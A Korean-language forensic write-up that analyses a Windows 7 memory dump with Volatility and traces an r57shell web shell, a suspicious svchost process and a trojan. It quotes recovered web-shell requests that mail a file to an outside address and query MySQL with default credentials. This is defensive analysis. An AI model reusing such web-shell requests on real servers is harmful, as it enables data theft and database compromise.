1. Image File의 System 정보

```
C:WPython27WLibWsite-packagesWvolatility-master>python vol.py -f c:WdfWsampleWsample1.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : WindowsCrashDumpSpace32 (Unnamed AS)
                     AS Layer3 : FileAddressSpace (C:WdfWsampleWsample1.dmp)
                      PAE type : PAE
                           DTB : 0x185000L
                  KUSER_SHARED_DATA : 0xffdf0000L
                Image date and time : 2018-05-28 22:33:34 UTC+0000
          Image local date and time : 2018-05-28 15:33:34 -0700
```

PAE(Physical Address Extension) : 32bit OS에서 4G 이상의 RAM을 사용하기 위한 프로세스의 기능

DTB(Directory Table Base) : DTB의 값은 0x185000L
이 값은 프로세스 메모리를 관리하는 데 사용되는 페이지 디렉터리의 시작 주소로 메모리 분석과 커널과 관련된 페이지 테이블을 찾는데 유용

KUSER_SHARED_DATA : 위치는 0xffdf0000L
이 주소는 Windows 시스템의 KUSER_SHARED_DATA라는 특수 메모리 공간의 시작 주소를 의미하며 커널과 사용자 모드 모두에게 액세스 가능
이 데이터는 Windows API 호출 시 시스템 정보 공유에 사용

Sample1 : Win7SP1x86, Win7SP0x86, Win7SP1x86

2. Image 정보 - kdbgscan : KDBG 구조체 확인

```
**************************************************
Instantiating KDBG using: Kernel AS Win7SP1x86 (6.1.7601 32bit)
Offset (V)                    : 0x82b6ac28
Offset (P)                    : 0x2b6ac28
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win7SP1x86
Version64                     : 0x82b6ac00 (Major: 15, Minor: 7601)
Service Pack (CmNtCSDVersion) : 1
Build string (NtBuildLab)     : 7601.17514.x86fre.win7sp1_rtm.10
PsActiveProcessHead           : 0x82b82f18 (64 processes)
PsLoadedModuleList            : 0x82b8a850 (154 modules)
KernelBase                    : 0x82a40000 (Matches MZ: True)
Major (OptionalHeader)        : 6
Minor (OptionalHeader)        : 1
KPCR                          : 0x82b6bc00 (CPU 0)
```

```
**************************************************
Instantiating KDBG using: Kernel AS Win7SP1x86 (6.1.7601 32bit)
Offset (V)                    : 0x82b6ac28
Offset (P)                    : 0x2b6ac28
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win7SP0x86
Version64                     : 0x82b6ac00 (Major: 15, Minor: 7601)
Service Pack (CmNtCSDVersion) : 1
Build string (NtBuildLab)     : 7601.17514.x86fre.win7sp1_rtm.10
PsActiveProcessHead           : 0x82b82f18 (64 processes)
PsLoadedModuleList            : 0x82b8a850 (154 modules)
KernelBase                    : 0x82a40000 (Matches MZ: True)
Major (OptionalHeader)        : 6
Minor (OptionalHeader)        : 1
KPCR                          : 0x82b6bc00 (CPU 0)
```

3. netscan으로 연결된 네트워크 확인

notepad++.exe

```
0x2db180d0      TCPv4    192.168.10.145:49389      192.168.10.150:10000 ESTABLISHED      6084      notepad++.exe
```

ESTABLISHED 상태의 TCP 연결
일반적으로 notepad++ 프로그램은 인터넷 연결을 필요로 하지 않음 => 비정상적인 활동

uTorrent.exe

```
0xe3b9008       UDPv4    192.168.10.145:64616      *:*                                   3824      uTorrent.exe    2018-05-28 22:10:00 UTC+0000
0x19d010d0      UDPv4    0.0.0.0:20306             *:*                                   3824      uTorrent.exe    2018-05-28 22:09:59 UTC+0000
0x1ccdd380      TCPv4    0.0.0.0:20306             0.0.0.0:0             LISTENING       3824      uTorrent.exe
0x1ccdd380      TCPv6    :::20306                  :::0                  LISTENING       3824      uTorrent.exe
0x2af25660      UDPv4    0.0.0.0:20306             *:*                                   3824      uTorrent.exe    2018-05-28 22:09:59 UTC+0000
0x2af25660      UDPv6    :::20306                  *:*                                   3824      uTorrent.exe    2018-05-28 22:09:59 UTC+0000
0x2befc218      TCPv4    0.0.0.0:20306             0.0.0.0:0             LISTENING       3824      uTorrent.exe
```

여러 UDP 및 TCP 포트에서 활동 중(P2P 파일 공유 프로그램인 uTorrent와 관련)

svchost.exe

```
0x3fd0e300      UDPv4    0.0.0.0:0                 *:*                                   1052      svchost.exe     2018-05-28 22:10:22 UTC+0000
0x3fd0e300      UDPv6    :::0                      *:*                                   1052      svchost.exe     2018-05-28 22:10:22 UTC+0000
0x3fd125d8      UDPv6    ::1:54606                 *:*                                   1804      svchost.exe     2018-05-28 22:10:11 UTC+0000
0x3fd203e0      UDPv6    fe80::34d7:13cb:a5c9:c094:54605 *:*                             1804      svchost.exe     2018-05-28 22:10:11 UTC+0000
0x3fd22ae8      UDPv4    192.168.10.145:54607      *:*                                   1804      svchost.exe     2018-05-28 22:10:11 UTC+0000
0x3fd26798      UDPv4    0.0.0.0:5004              *:*                                   3904      wmpnetwk.exe    2018-05-28 22:10:15 UTC+0000
0x3fd27258      UDPv6    fe80::34d7:13cb:a5c9:c094:1900 *:*                              1804      svchost.exe     2018-05-28 22:10:11 UTC+0000
0x3fd27990      UDPv4    127.0.0.1:54608           *:*                                   1804      svchost.exe     2018-05-28 22:10:11 UTC+0000
0x3fd28598      UDPv4    127.0.0.1:1900            *:*                                   1804      svchost.exe     2018-05-28 22:10:11 UTC+0000
0x3fd289e8      UDPv4    192.168.10.145:1900       *:*                                   1804      svchost.exe     2018-05-28 22:10:11 UTC+0000
0x3fd28e38      UDPv6    ::1:1900                  *:*                                   1804      svchost.exe     2018-05-28 22:10:11 UTC+0000
0x3fd56f50      UDPv4    0.0.0.0:0                 *:*                                   1052      svchost.exe     2018-05-28 22:10:09 UTC+0000
0x3fd56f50      UDPv6    :::0                      *:*                                   1052      svchost.exe     2018-05-28 22:10:09 UTC+0000
0x3fd6f0c0      UDPv6    fe80::34d7:13cb:a5c9:c094:546  *:*                              804       svchost.exe     2018-05-28 22:33:26 UTC+0000
0x3fd87008      UDPv4    0.0.0.0:58540             *:*                                   1176      svchost.exe     2018-05-28 22:10:33 UTC+0000
0x3fd87008      UDPv6    :::58540                  *:*                                   1176      svchost.exe     2018-05-28 22:10:33 UTC+0000
```

다수의 포트에서 네트워크 연결을 관리하는 일반 시스템 서비스 프로세스가 출력됨

4. pslist

svchost.exe

```
0x93d91b00 svchost.exe        2640    540      5      100      0      0 2018-05-28 22:09:12 UTC+0000
0x93df0d40 dllhost.exe        2848    540     13      184      0      0 2018-05-28 22:09:17 UTC+0000
```

```
0x8432e748 svchost.exe        3456   5020      1       32      1      0 2018-05-28 22:13:34 UTC+0000
```

svchost.exe의 PPID가 540인데 그중 한 개만 5020으로 다르고 dll 파일이 없음 => 악성코드일 가능성 높음

svchost.exe는 여러 서비스를 동시 실행하는 데 사용되는 프로세스이기 때문에 여러 개 실행되는 것은 정상

PPID가 다른 것들에 비해 비정상적으로 높음 => 반드시 악성 파일을 의미하는 것은 아니나 악성코드가 시스템에서 자신을 은폐하기 위해 부모 프로세스를 변경했을 가능성 존재

uTorrent.exe

```
0x9640b300 uTorrent.exe       3824   3660     20      457      1      0 2018-05-28 22:09:57 UTC+0000
```

uTorrent.exe는 파일 공유 프로그램으로 종종 원하지 않는 네트워크 트래픽 유발 혹은 악성 소프트웨어 유입의 위험이 있음 => 바이러스 토탈 확인 결과 트로이목마 악성코드 발견, 해당 파일에서 유입되었을 가능성 존재

5. procdump

```
C:\Python27\Lib\site-packages\volatility-2.6\volatility-master>python vol.py --profile=Win7SP1x86 -f "C:\df\sample\sample1.dmp" -p 5020 procdump -D C:\df\sample
Volatility Foundation Volatility Framework 2.6
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
ERROR   : volatility.debug    : Cannot find PID 5020. If its terminated or unlinked, use psscan and then supply --offset=OFFSET
```

procdump를 이용해 PID의 값을 찾으면 error 발생 => 부모 프로세스가 없다는 것 의미

부모프로세스가 없음 => 정상적인 프로세는 부모-자식 관계를 가짐, 악성 코드가 시스템에 침투한 경우 자신을 은폐하거나 실행을 방해하기 위해 부모 프로세스가 없는 것처럼 보이도록 할 수 있음


```
C:\Python27\Lib\site-packages\volatility-2.6\volatility-master>python vol.py --profile=Win7SP1x86 -f "C:\df\sample\sample1.dmp" -p 3456 procdump -D C:\df\sample
Volatility Foundation Volatility Framework 2.6
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x8432e748 0x00400000 svchost.exe          OK: executable.3456.exe
```

PPID 검색 시 의심스러운 프로세스 발견

6. consoles

```
C:WPython27WLibWsite-packagesWvolatility-master>python vol.py --profile=Win7SP1x86 -f C:WdfWsampleWsample1.dmp consoles
> C:WdfWsample1Wconsoles.txt
```

마지막으로 사용한 콘솔창의 명령어 확인



notepad++를 이용하여 192.168.10.150 10000에 접속하여 채팅 한 내용 확인

7. psxview

Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd	ExitTime
0x0ba03780	VGAuthService.	1932	True	True	True	True	True	True	False	
0x3edead40	vmacthlp.exe	724	True	True	True	True	True	True	False	
0x3d814d40	utorrentie.exe	2360	True	True	True	True	True	True	True	
0x3fc48770	sppsvc.exe	5340	True	True	True	True	True	True	True	
0x3d932708	httpd.exe	1568	True	True	True	True	True	True	False	
0x372f1030	APMMonitor.exe	1164	True	True	True	True	True	True	True	
0x3d895030	taskmgr.exe	5152	True	True	True	True	True	True	True	
0x3d936d40	svchost.exe	1632	True	True	True	True	True	True	False	
0x3d8b7d40	spoolsv.exe	1400	True	True	True	True	True	True	True	
0x3fc1db18	chrome.exe	5600	True	True	True	True	True	True	True	
0x3fa59030	conhost.exe	4824	True	True	True	True	True	True	True	
0x0d806610	svchost.exe	1804	True	True	True	True	True	True	True	
0x06cfe798	svchost.exe	2272	True	True	True	True	True	True	True	
0x3fc76030	wmpnetwk.exe	3904	True	True	True	True	True	True	True	
0x3d7fad40	svchost.exe	920	True	True	True	True	True	True	True	
0x2d36fd40	explorer.exe	3660	True	True	True	True	True	True	True	
0x2c49e220	utorrentie.exe	2616	True	True	True	True	True	True	True	
0x3d89c030	svchost.exe	1300	True	True	True	True	True	True	True	
0x2b9511b8	chrome.exe	3036	True	True	True	True	True	True	True	
0x33e18030	taskhost.exe	3476	True	True	True	True	True	True	True	
0x3fccd748	svchost.exe	3456	True	True	True	True	True	True	True	
0x3db16030	svchost.exe	664	True	True	True	True	True	True	False	
0x09dacb28	httpd.exe	1824	True	True	True	True	True	True	True	
0x2c49ed40	vmtoolsd.exe	3816	True	True	True	True	True	True	True	
0x3d872030	notepad++.exe	6084	True	True	True	True	True	True	True	
0x3fa83030	svchost.exe	6136	True	True	True	True	True	True	True	
0x3db08348	lsass.exe	548	True	True	True	True	True	True	False	

psxview로 숨겨진 프로세스의 존재 여부 확인

pslist와 psscan에서 확인한 process정보들을 비교해 나열함으로 은폐되어 있는 process 정보 획득

pslist와 psscan에서 모두 true가 검색되었으므로 해당 윈도우 시스템에서는 은폐형 기능으로 동작하는 프로세스는 존재하지 않음

8. pstree


```
.. 0x866d3030:notepad++.exe                6084   5132     2     64 2018-05-28 22:28:50 UTC+0000
. 0x843f5a88:OUTLOOK.EXE                   5392   3660    33   1822 2018-05-28 22:11:21 UTC+0000
. 0x95ac5030:APMMonitor.exe                1164   3660    40    404 2018-05-28 22:29:31 UTC+0000
. 0x9640b300:uTorrent.exe                  3824   3660    20    457 2018-05-28 22:09:57 UTC+0000
.. 0x86675d40:utorrentie.exe               2360   3824    13    349 2018-05-28 22:09:59 UTC+0000
.. 0x96408220:utorrentie.exe               2616   3824    10    291 2018-05-28 22:10:00 UTC+0000
. 0x866f6030:taskmgr.exe                   5152   3660     5    109 2018-05-28 22:11:07 UTC+0000
. 0x843c33b8:chrome.exe                    5440   3660    31    829 2018-05-28 22:11:27 UTC+0000
.. 0x8440a030:chrome.exe                   5852   5440     9    169 2018-05-28 22:11:29 UTC+0000
.. 0x84394770:chrome.exe                   5632   5440     2     57 2018-05-28 22:11:27 UTC+0000
.. 0x84598a48:chrome.exe                   3028   5440    15    228 2018-05-28 22:15:28 UTC+0000
.. 0x964041b8:chrome.exe                   3036   5440    14    228 2018-05-28 22:17:06 UTC+0000
.. 0x8427eb18:chrome.exe                   5600   5440     7     76 2018-05-28 22:11:27 UTC+0000
. 0x95bb6030:StikyNot.exe                  3832   3660     8    139 2018-05-28 22:09:57 UTC+0000
. 0x96408d40:vmtoolsd.exe                  3816   3660     8    227 2018-05-28 22:09:57 UTC+0000
 0x85f10480:csrss.exe                       428    408    12    507 2018-05-28 22:08:39 UTC+0000
. 0x844ba030:conhost.exe                   4824    428     2     51 2018-05-28 22:13:47 UTC+0000
 0x85faed40:winlogon.exe                    496    408     4    111 2018-05-28 22:08:39 UTC+0000
 0x843a1638:WerFault.exe                    140   4128     4    126 2018-05-28 22:13:34 UTC+0000
 0x8432e748:svchost.exe                    3456   5020     1     32 2018-05-28 22:13:34 UTC+0000
```

프로세스간 관계 확인

svchost.exe(3456) 파일이 services.exe의 하위나 다른 서비스 프로세스 하위에 생성되지 않고 스스로 돌

아가는 것을 확인할 수 있음

9. 바이러스 토탈



바이러스 토탈에 업로드히야 확인한 결과 악성파일임을 알 수 있음
주로 사용된 악성코드는 트로이목마(Trojan)

cf. 트로이목마 : 유용한 프로그램(웹페이지, 이메일, P2P 다운로드 사이트 등)인 것처럼 위장하여 사용자들로 하여금 거부감 없이 설치를 유도하는 프로그램

10. notepad++.exe 레지스트리 핸들 확인

```
0x866d3030 notepad++.exe       6084   5132      2       64      1      0 2018-05-28 22:28:50 UTC+0000
```

notepad++.exe의 PID 값은 6084

```
C:₩Python27₩Lib₩site-packages₩volatility-master>python2 vol.py -f c:₩df₩sample₩sample1.dmp --profile=Win7SP1x86 handles
-p 6084
Volatility Foundation Volatility Framework 2.6
Offset(V)     Pid     Handle     Access Type            Details
---------- ------ ---------- ---------- ---------------- -------
0x8bbce040   6084        0x4        0x3 Directory        KnownDlls
0x865ba480   6084        0x8   0x100020 File             ₩Device₩HarddiskVolume2₩
0x8437bb80   6084        0xc   0x1f0003 Event
0x8509bcb0   6084       0x10   0x1f0001 ALPC Port
0x8426cdc8   6084       0x14   0x1f0001 ALPC Port
0xa176ac78   6084       0x18    0x20019 Key              MACHINE₩SYSTEM₩CONTROLSET001₩CONTROL₩NLS₩SORTING₩VERSIONS
0xa1128910   6084       0x1c    0x20019 Key              MACHINE
0x866ecad8   6084       0x20   0x1fffff Thread           TID 5376 PID 6084
0x94e6f1c0   6084       0x24        0x1 Key              MACHINE₩SYSTEM₩CONTROLSET001₩CONTROL₩SESSION MANAGER
0x8552c030   6084       0x28   0x1f0003 Event
0x880899e8   6084       0x2c    0x20019 Key              MACHINE₩SYSTEM₩CONTROLSET001₩SERVICES₩WINSOCK2₩PARAMETERS₩PROTO
COL_CATALOG9
0x844ee3b8   6084       0x30   0x1f0003 Event
0xa1606880   6084       0x34    0x20019 Key              MACHINE₩SYSTEM₩CONTROLSET001₩SERVICES₩WINSOCK2₩PARAMETERS₩NAMES
PACE_CATALOG5
0x843d1800   6084       0x38      0x804 EtwRegistration
0x8432dcd0   6084       0x3c      0x804 EtwRegistration
0x93c8ad08   6084       0x40      0x804 EtwRegistration
0x8433d7a0   6084       0x44      0x804 EtwRegistration
0x84f9ffb0   6084       0x48   0x1f0003 Event
0x86745c58   6084       0x4c   0x1f0003 Event
0x844bf1f8   6084       0x50   0x1f0003 Event
0x84345e48   6084       0x54      0x804 EtwRegistration
0x95be6550   6084       0x58      0x804 EtwRegistration
0x842d3920   6084       0x5c   0x1f0003 Event
0x866ecad8   6084       0x60   0x1fffff Thread           TID 5376 PID 6084
0x84252208   6084       0x68   0x1f0003 IoCompletion
0x86678ab0   6084       0x6c    0xf00ff TpWorkerFactory
0xa1ed9910   6084       0x70    0xf0003 KeyedEvent
0x93d10d00   6084       0x74   0x100002 Timer
0x95a9fda0   6084       0x78   0x1f0003 Timer
0x865d8d48   6084       0x7c   0x1fffff Thread           TID 4812 PID 6084
0x865d8d48   6084       0x80   0x1fffff Thread           TID 4812 PID 6084
0x95b0f718   6084       0x84   0x1f0003 IoCompletion
0x844be988   6084       0x88    0xf00ff TpWorkerFactory
```

11. ALPC 포트 핸들

```
0x8509bcb0   6084       0x10   0x1f0001 ALPC Port
0x8426cdc8   6084       0x14   0x1f0001 ALPC Port
```

ALPC 포트는 정상적인 프로세스 간 통신을 위해 사용
악성 프로세스가 이를 이용할 가능성 존재

→ ALPC 핸들 추출
비정상적인 ALPC 찾기

```
0x93ced910     664       0x50c   0x1f0001 ALPC Port        OLE6EEB62B7994F4F26AC59F1A1CC18
0x844686b0    5392       0x43c   0x1f0001 ALPC Port        OLE702CDB35D7B44341B70F73DB31BD
0x842c4a90    6136       0x5c0   0x1f0001 ALPC Port        OLEA23350412DF041BEA1C978FEA837
```

포트명이 상당히 복잡하고 비정상적인 형태
이상한 문자열은 악성코드나 백도어와 관련이 있을 수 있음
일반적으로 시스템에서 사용하는 ALPC 포트명은 길지 않으며, 일관된 패턴을 따르지 않기 때문에 의심스러운 활동을 나타낼 수 있음
해당 포트명은 알고리즘적 생성 또는 무작위화된 문자열일 가능성이 큼
일반적인 시스템 프로세스에서 사용하는 포트명은 ALPC 후에 일반적인 텍스트가 들어가며, 이런 복잡한 이름은 일반적으로 악성 소프트웨어에서 사용
OLE로 시작하는 문자열은 일부 악성코드에서 OLE 자동화, 매크로 공격, 커스텀 프로토콜 등에서 사용될 수 있음

12. OUTLOOK.EXE

```
0x843f5a88 OUTLOOK.EXE          5392   3660     33     1822      1      0 2018-05-28 22:11:21 UTC+0000
```

OUTLOOK.EXE는 이메일, 일정, 연락처, 작업 등을 관리하는 개인 정보 관리자(PIM) 소프트웨어
해당 파일은 트로이 목마에 감염된 상태 => OUTLOOK.EXE는 이메일 작성, 송수신 기능 제공하기 때문에 이메일로 인한 감염 가능성 존재
OUTLOOL.EXE의 PID 값은 5392

12-1. memdump 메모리 덤프

12-2. strings.exe 5392.dmp 파일 추출

```
C:\Python27\Lib\site-packages\volatility-2.6\volatility-master>strings.exe c:\df\samplefile\5392.dmp >> 5392.txt

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

5392.txt 파일 확인 가능
cf. strings.exe는 windows 환경에서 실행 파일이나 바이너리 파일 내에 포함된 “텍스트 문자열”을 추출하는 유틸리티

12-3. 5932.txt 확인

```
SMTP:BK_333@NAVER.COM
bk_333@naver.com
SMTP
bk_333@naver.com
bk_333@naver.com
SMTP
bk_333@naver.com
bk_333@naver.com
SMTP
bk_333@naver.com
bk_333@naver.com
bk_333@naver.com
SMTP
bk_333@naver.com
bk_333@naver.com
```

```
SMTP:CRUSH_3@NAVER.COM
crush_3@naver.com
SMTP
crush_3@naver.com
crush_3@naver.com
SMTP
crush_3@naver.com
.lw$
crush_3@naver.com
```

bk_333@naver.com과 crush_3@naver.com이 송수신자 임을 알 수 있음

```
to=crush_3%40naver.com&cmd=mail_file&dir=C%3A%5CAPM_Setup%5Chtdocs%5Cbbs%5Cdata%5Ctest&from=billy%40microsoft.com&subj=file+from+r57shell&loc_file=C%3A%5Cnotepad%2B%2B.exe&submit=Send
```

to=crush_3%40naver.com : 수신자의 이메일 주소가 crush_3@naver.com임을 알 수 있음
=> 송신자 : bk_333@naver.com , 수신자 : crush_3@naver.com

subj=file+from+r57shell : 메일 제목이 “file form r57shell”로 설정됨
r57shell은 웹 셸의 일종으로 주로 웹 서버 해킹에 사용되는 악성코드로 해커들이 원격에서 서버 명령을 실행하거나 데이터베이스에 접근하기 위해 종종 사용하는 도구

loc_file=C%3A%5Cnotepad%2B%2B.exe : 첨부 파일이 C:\notepad++.exe로 지정

==> bk_333@naver.com에서 r57shell이라는 웹 셸이 c:\notepadd++.exe 파일을 첨부해 crush_3@naver.com으로 전송

```
HTTP/1.1 200 OK
Date: Mon, 28 May 2018 22:22:12 GMT
Server: Apache
Content-Length: 2947
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
text/html
unknown
127.0.0.1
http://localhost/bbs/data/test/r57shell.txt
http://localhost/bbs/data/test/r57shell.txt
POST
db=MySQL&db_port=3306&mysql_l=root&mysql_p=password&mysql_db=mysql&cmd=db_query&db_query=SHOW+DATABASES%3B%0D%0A&submit=+Run+SQL+query+
<B|Km
http://localhost/bbs/data/test/r57shell.txt
application/x-www-form-urlencoded
http://localhost/bbs/data/test/r57shell.txt
POST
```

http://localhost/bbs/data/test/r57shell.txt : r57shell.txt가 서버의 특정 경로에 업로드되어있음을 의미

db=MySQL : MySQL DB에 연결하려는 설정
mysql_p=password : DB 로그인 비밀번호가 password로 설정(기본 비밀번호, 보안상 매우 위험)

mysql_db=mysql : 기본 MySQL DB인 mysql에 접근

cmd=db_query : db_query 명령어를 통해 SQL 쿼리 실행

db=query=SHOW+DATABASES%3B : URL 인코딩된 SQL 쿼리로, SHOW DATABASES라는 명령을 실행해 DB 목록 요청

→ SQL 인젝션을 시도하거나, r57shell을 통해 MySQL 서버에 쿼리를 실행하여 DB 정보를 얻으려는 악성 행위

13. 결론
해당 파일은 악성 웹 셸(r57shell)이 웹 서버에서 실행되고 있으며 MySQL DB에 접속해 SQL 쿼리를 실행하려는 시도를 하려는 악성 파일로 서버에 원격으로 명령을 실행하고 시스템에 악성 활동을 수행할 수 있는 트로이 목마 파일
리모트 코드 실행, DB 침해, 시스템 제어, 추가 악성코드 다운로드 등의 위험이 있으므로 파일을 즉시 삭제하거나 서버 보안 강화, 비밀번호 변경, 전체 시스템 스캔 등의 조치를 취해야 함